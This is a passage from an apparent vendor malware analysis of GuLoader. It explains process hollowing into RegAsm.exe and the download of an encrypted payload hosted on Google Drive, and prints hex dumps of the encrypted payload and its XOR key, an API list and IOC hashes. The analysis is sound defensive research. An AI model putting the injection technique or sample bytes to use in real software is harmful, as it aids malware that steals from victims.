- 7) After the shellcode has been written to the memory of the targeted process, the execution needs to be redirected to it. To achieve this, GuLoader makes use of the function `ntdll.NtSetContextThread` to change the context of the only thread running in the targeted process (still in a suspended state). This context change sets the EIP register to the address that points to the beginning of the shellcode, which makes the execution start there.
- 8) Calls `ntdll.NtResumeThread` to resume the new thread in `RegAsm.exe` to execute the malicious shellcode.

Final Payload

After GuLoader has successfully injected into the `RegAsm.exe` process, its shellcode will download the final payload from the Google Drive link in memory in an encrypted form, as shown in Figure 12.

Address	Hex	ASCII			
02BA0010	66 66 33 62	30 30 39 36	36 61 38 37	62 33 66 33	ff3b00966a87b3f3
02BA0020	31 30 64 31	39 62 32 36	66 63 65 39	66 37 31 61	10d19b26fce9f71a
02BA0030	36 37 63 38	61 66 64 65	61 30 35 31	62 65 66 38	67c8afdea051bef8
02BA0040	D3 C6 CD 5E	E7 0E 4C D6	33 D1 48 A0	24 5E 94 76	04I^ç.L03NH \$^v
02BA0050	68 C2 32 E1	16 33 20 5A	ED B2 1C 23	51 C6 68 F9	hA2á.3 Zi^.#Q4hù
02BA0060	47 E7 06 65	8D 59 F4 DD	E0 D7 F0 A6	84 A7 3D C1	Gç.e.Y0Yax0'.s=A
02BA0070	79 C8 DA E8	BF 3A C9 60	12 FD C4 29	7A CC 11 44	yÉÙè;:É'.yA)úI.D
02BA0080	E1 F2 14 65	F1 EB 94 2E	A9 66 98 E1	E1 D3 B1 AF	à0.enè..@f.áá0±
02BA0090	48 60 A3 9E	15 EB 16 D9	DB 6E 4D 17	C3 BD D7 25	H' f..e.Ù0nM.Asx%
02BA00A0	EC D4 35 D3	BA 14 74 40	11 41 2F D7	91 B7 DD EE	ì050°.te.A/x..Yí
02BA00B0	A7 76 4F 5C	3E 86 DB 88	47 0A 15 7A	07 1D 62 95	svo >.0»G..z..b.
02BA00C0	AC 78 FF BC	0E B1 A9 34	86 30 C5 A0	7D FF 36 18	-{y%±@4.0A }y6.
02BA00D0	72 64 D4 3F	58 91 7C 89	00 55 86 81	AF 46 0E 98	rd0?X. 'Uq. F..
02BA00E0	A5 43 A8 C3	EB B7 52 7F	CC F9 96 04	26 69 DF 1F	çc Ae.R.iù..&iB.
02BA00F0	1B CA 78 8A	61 DC 67 02	B4 78 66 CB	58 6C B3 A2	.Ex.aÙg.{fEXl*c
02BA0100	49 8F 0C 0D	93 BD FB 85	E2 80 F7 4F	CE 50 87 69	I...%ú.á.±0iP.i
02BA0110	C3 91 E5 90	C5 F0 CE 09	5C A5 CB D2	02 75 1B 69	A.á.ÀaI.\¥È0.u.i
02BA0120	F6 96 A5 14	3C 18 A3 8C	8F 86 8F 55	77 8A EC 70	ò.¥.<.f....Uw.ìp
02BA0130	6C BB 89 97	7E F9 78 0E	05 AC 73 D8	A9 7B C0 F3]»..~èx...s00{A0
02BA0140	62 E3 59 5E	AB 0E 4C D6	37 71 4C A0	FB A2 94 76	bãY^«.L07qL ùc.v
02BA0150	D0 C2 32 E1	16 33 20 5A	AD B2 1C 23	51 C6 68 F9	DÀ2á.3 Z.^.#Q4hù
02BA0160	47 27 02 65	81 59 F4 DD	E0 D7 F0 A6	84 A7 3D C1	G'.e.Y0Yax0'.s=A
02BA0170	79 C8 DA E8	BF 3A C9 60	12 FD C4 29	7A CC 11 44	yÉÙè;:É'.yA)úI.D
02BA0180	EF ED AE 68	F1 5F 9D E3	88 DE 99 AD	2C F2 E5 C7	ii°kn_.ä.p...bâç
02BA0190	21 13 83 EE	67 84 71 AB	BA 23 6D 74	AA D3 B9 4A	!..îg.qc°mt°0'J
02BA01A0	98 F4 57 86	9A 66 01 2E	39 08 41 F7	9D F8 8E CE	.0wq.f..9.A÷.0.Í
02BA01B0	CA 19 2B 39	10 88 D6 B1	4D 7E 70 02	73 1D 62 95	É.+9..0±M~p.s.b.
02BA01C0	A8 5E FB BC	42 90 AA 34	D9 4D EE FE	7D FD 36 18	^0x4B.°4Uip}y6.
02BA01D0	72 64 D4 3F	B8 91 7E 88	0B 54 8E 81	8F 24 0A FB	rd0?..~.T%..\$.ù
02BA01E0	88 37 DB B1	88 B7 52 7F	A2 7A 4E C0	E2 A5 9F DB	.70±.R.czNÀâ¥.0
02BA01F0	D7 22 38 46	1D FC E7 BE	70 17 22 87	14 2A 6F 5E	x"8F.ùç%p."..*o^
02BA0200	09 4B C8 C9	0F 79 B7 01	8C 4E D6 67	E5 6F 43 25	.KÉÉ.y...N0gå0C%
02BA0210	73 2D 9D 4C	81 5E 8F C5	18 63 87 8E	BC 59 13 A8	s-.L.^..A.c..%Y.
02BA0220	B2 52 71 D0	F8 C4 5F 48	4B 42 5B 11	73 56 A8 6E	*RqD0A_HKB[.sv_ñ
02BA0230	28 77 45 53	2A A5 34 C8	C1 68 2F 94	65 38 7C AF	(wES*¥4ÉAh/.e8
02BA0240	6A D8 9A 9C	5D 5E E4 0E	04 D6 37 D1	4A A0 DE A1	j0..]^ä..07Nj pi
02BA0250	74 CE D3 C2	2E 26 16 33	23 5A AD B2	54 23 51 C0	tI0Á.&.3#Z.*T#QA
02BA0260	68 F9 47 E7	06 65 8D 59	F4 DD E0 D7	F0 A6 84 A7	hùGç.e.Y0Yax0'.s
02BA0270	3D C1 79 C8	DA E8 BF 3A	C9 60 12 FD	C4 29 FA CC	=AyÉÙè;:É'.yA)úI
02BA0280	11 44 EF ED	AE 68 F1 5F	9D E3 88 DE	99 AD 2C F2	.Dii°kn_.ä.p...ò
02BA0290	0F C5 A3 2D	37 71 9B 63	98 54 A1 A6	72 41 F6 9D	.Äf-7q.c.Ti'rA0.
02BA02A0	E7 33 ED 4F	EA C5 EC 7D	18 D0 3E E4	AE 9A 57 CB	ç3i0èAì}.D>â0.wÉ
02BA02B0	14 74 A8 0E	5F 37 F2 5F	1E B8 C4 11	AB C2 D9 08	.t..70..A.«ÁU.
02BA02C0	5B C8 52 D7	4F C8 FD 78	CA ED 4C 9A	2F EF A7 AC	[ÈRx0Éy{ÈiL./is-
02BA02D0	A9 A4 55 90	F7 51 FE 76	32 37 2D D0	53 8F DB FB	@u.±Qbv27-DS.0ù
02BA02E0	16 43 83 C3	79 D6 31 34	57 70 E1 52	82 04 04 70	.C*Ay014wpâR...p
02BA02F0	D9 8A 47 BC	98 34 EF 77	FE D7 DB 69	07 0F 85 FD	Ù.G%.4iwpX0i...ý
02BA0300	2A 04 30 4A	8F D0 95 04	60 F0 94 1F	B7 6E C3 FF	°.0J.D.. ò...nÁy
02BA0310	7A 49 E9 28	92 E7 B5 28	5A 92 E7 ED	41 3D 5F 23	ZiÉ(.çµ(Z.çia=#
02BA0320	04 26 5C 21	E0 10 3E 90	01 CD 5E 9A	C6 31 90 D9	.&.!à.>..i^Ä1.Ù

Figure 12: Encrypted final payload downloaded in the memory (click image to enlarge)

The real encrypted payload is appended after the first 64 bytes of random data. The GuLoader shellcode uses a hardcoded XOR key with a length of 517 bytes for this sample (as shown in Figure 13) to decrypt the final payload.

Address	Hex	ASCII
000D217D	00 E8 C8 E2 FF FF 5C 00 73 00 75 00 62 00 66 00	.eEäÿÿ\,s.u.b.f.
000D218D	6F 00 6C 00 64 00 65 00 72 00 31 00 00 00 E8 72	o.l.d.e.r.1...èr
000D219D	F8 FF FF 73 68 65 6C 6C 33 32 00 E8 8C F8 FF FF	øÿÿshell32.e.øÿÿ
000D21AD	53 48 43 72 65 61 74 65 44 69 72 65 63 74 6F 72	SHCreateDirector
000D21BD	79 45 78 57 00 F8 E8 57 F8 FF FF 53 68 65 6C 6C	yExw.øewøÿÿShell
000D21CD	45 78 65 63 75 74 65 57 00 39 C9 E8 B1 F2 FF FF	Executew.9Eè±øÿÿ
000D21DD	9E 9C 5D 5E E4 0E 4C D6 37 D1 48 A0 DB A1 94 76].]ª.L07NH 0i.v
000D21ED	D0 C2 32 E1 16 33 20 5A AD B2 1C 23 51 C6 68 F9	ðÀá.3 z.*.#Qèhù
000D21FD	47 E7 06 65 8D 59 F4 DD E0 D7 F0 A6 84 A7 3D C1	Gç.e.YøYaxð'.s=A
000D220D	79 C8 DA E8 BF 3A C9 60 12 FD C4 29 FA CC 11 44	yÉÙè;:É'.ýÁ)úI.D
000D221D	EF ED AE 68 F1 5F 9D E3 88 DE 99 AD 2C F2 E5 C7	íi°kñ_.ä.p...bàç
000D222D	21 13 83 EE 67 84 71 AB BA 03 6D 74 A2 D3 B9 4A	!..îg.q«°.mtc0`J
000D223D	98 F4 57 B6 9A 66 01 2E 31 28 41 F7 D5 F8 8E CE	.òwñ.f..1(A÷0ø.í
000D224D	CA 19 2B 39 10 88 D6 B1 63 0A 15 7A 07 1D 62 95	É.+9..0±c..z..b.
000D225D	FC 3E FF BC 42 B0 AA 34 D9 2F EA FE 7D FF 36 18	ù>ÿ%B°=4U/èp}ÿ6.
000D226D	72 64 D4 3F B8 91 7E B8 0B 54 BE 81 AF 24 0A 9B	rd0?..~..T%. \$..
000D227D	A5 45 A8 C3 EB B7 52 7F 82 79 92 04 26 49 DF 1F	æ"Àè.R..y..&IB.
000D228D	1B 6A 7C 8A 61 DC 27 02 B4 58 66 CB 58 6E B3 A2	.j .aù'. [fÉXn*c
000D229D	4D 8F 0C 0D 93 BD FB 85 E6 80 F7 4F CE 50 87 69	M...%0.æ.÷0IP.í
000D22AD	C3 71 E1 90 C5 E2 CE 09 5C A5 CB D2 00 75 58 EC	Aqá.ÁàI.\æÉ0.u[í
000D22BD	F6 96 B5 14 3C 08 A3 8C 8F 86 9F 55 77 9A EC 70	ò.µ.<.£....Uw.íp
000D22CD	6C 88 89 97 6E E9 78 0E 05 AC 73 D8 A9 7B C0 F3	l».nex...sø@{Aó
000D22DD	9E 9C 5D 5E E4 0E 4C D6 37 D1 48 A0 DB A1 94 76].]ª.L07NH 0i.v
000D22ED	D0 C2 32 E1 16 33 20 5A AD B2 1C 23 51 C6 68 F9	ðÀá.3 z.*.#Qèhù
000D22FD	47 E7 06 65 8D 59 F4 DD E0 D7 F0 A6 84 A7 3D C1	Gç.e.YøYaxð'.s=A
000D230D	79 C8 DA E8 BF 3A C9 60 12 FD C4 29 FA CC 11 44	yÉÙè;:É'.ýÁ)úI.D
000D231D	EF ED AE 68 F1 5F 9D E3 88 DE 99 AD 2C F2 E5 C7	íi°kñ_.ä.p...bàç
000D232D	21 13 83 EE 67 84 71 AB BA 03 6D 74 A2 D3 B9 4A	!..îg.q«°.mtc0`J
000D233D	98 F4 57 B6 9A 66 01 2E 31 28 41 F7 D5 F8 8E CE	.òwñ.f..1(A÷0ø.í
000D234D	CA 19 2B 39 10 88 D6 B1 63 0A 15 7A 07 1D 62 95	É.+9..0±c..z..b.
000D235D	FC 3E FF BC 42 B0 AA 34 D9 2F EA FE 7D FF 36 18	ù>ÿ%B°=4U/èp}ÿ6.
000D236D	72 64 D4 3F B8 91 7E B8 0B 54 BE 81 AF 24 0A 9B	rd0?..~..T%. \$..
000D237D	A5 45 A8 C3 EB B7 52 7F 82 79 92 04 26 49 DF 1F	æ"Àè.R..yNÀä..0
000D238D	D7 26 38 46 1D 98 E3 BE 70 17 22 87 14 2A 6F 5E	x&8F..ã%p..."*o^
000D239D	09 48 C8 C9 4F 79 B7 41 A2 3C B3 0B 8A 0C 43 25	.KÉÉ0y.Ac<*.C%
000D23AD	7F 2D 9D 4C 81 9E 88 C5 18 61 87 8E BC 31 17 A8	.-.L...A.a..%1.
000D23BD	B2 52 71 D0 F8 C4 5F 48 4B 42 5B 11 33 56 A8 2C	*RqDøÀ_HKB[.3V_±
000D23CD	28 77 45 53 2A A5 34 CB C1 68 2F 94 65 38 7C AF	(wES*¥4ÉAh/.e8]
000D23DD	5A 58 E9 50 01 00 00 7C C8 B8 4F 7C C8 B8 4F 7C	ZXéP... É.0 É.0
000D23ED	C8 B8 4F 7C C8 B8 4F 7C C8 B8 4F 7C C8 B8 4F 7C	É.0 É.0 É.0 É.0
000D23FD	C8 B8 4F 7C C8 B8 4F 7C C8 B8 4F 7C C8 B8 4F 7C	É.0 É.0 É.0 É.0

Figure 13: Embedded XOR key (null terminated) for decrypting final payload (click image to enlarge)

The following piece of code from the shellcode decrypts its encrypted payload back into its original one, as shown in Figure 14.




Figure 14: Decryption routine and decrypted final payload (click image to enlarge)

How the CrowdStrike Falcon Platform Protects Against GuLoader

The CrowdStrike Falcon® platform has the ability to detect and prevent GuLoader by taking advantage of the behavioral patterns indicated by the malware. By turning on suspicious process blocking, Falcon ensures that GuLoader is killed in the very early stages of execution.




Figure 15: GuLoader's process hollowing detection by Falcon (click image to enlarge)

In addition, the CrowdStrike® machine learning (ML) algorithm provides additional coverage against this malware family, as illustrated in Figure 16.




Figure 16: GuLoader process blocked by ML algorithm (click image to enlarge)

Conclusion

GuLoader has been very active in 2020 and is frequently used by criminals to distribute their malware like AgentTesla, FormBook and NanoCore. The use of process hollowing and hosting encrypted payloads on Google Drive is designed to bypass many security solutions — but it doesn't bypass CrowdStrike Falcon.

Appendix: APIs Resolved by GuLoader

- LoadLibraryA
- TerminateProcess
- EnumWindows
- ZwProtectVirtualMemory
- DbgBreakPoint
- DbgUIRemoteBreakin
- NtGetContextThread
- NtSetContextThread
- NtWriteVirtualMemory
- NtCreateSection
- NtMapViewOfSection
- NtOpenFile
- NtClose
- NtResumeThread
- CreateProcessInternalW
- GetLongPathNameW
- Sleep
- CreateThread
- WaitForSingleObject
- TerminateThread
- AddVectoredExceptionHandler
- CreateFileW
- WriteFile
- CloseHandle
- GetFileSize
- ReadFile
- ShellExecuteW
- SHCreateDirectoryExW
- RegCreateKeyExA
- RegSetValueExA

Indicators of Compromise (IOCs)

File	SHA256
SPAM Email	38e6cef6c556cb8ce5254876fd43caf59bbb8239a1ea679891a4d423aafb08dc
Email Attachment	c61f1d14582a38474f56426975cc4a2b2fa9ff172c915af9781c9d5682cb629e
Guloader Payload	<u>bfa5dba46db1253587058b0392c04c8403846fa55d7dcf1044e94e6a654d4715</u>

Additional Resources

- *Learn more about the CrowdStrike Falcon® platform by visiting the product webpage.*
- *Learn more about CrowdStrike endpoint detection and response by visiting the Falcon Insight™ webpage.*
- *Test CrowdStrike next-gen AV for yourself. Start your free trial of Falcon Prevent™ today.*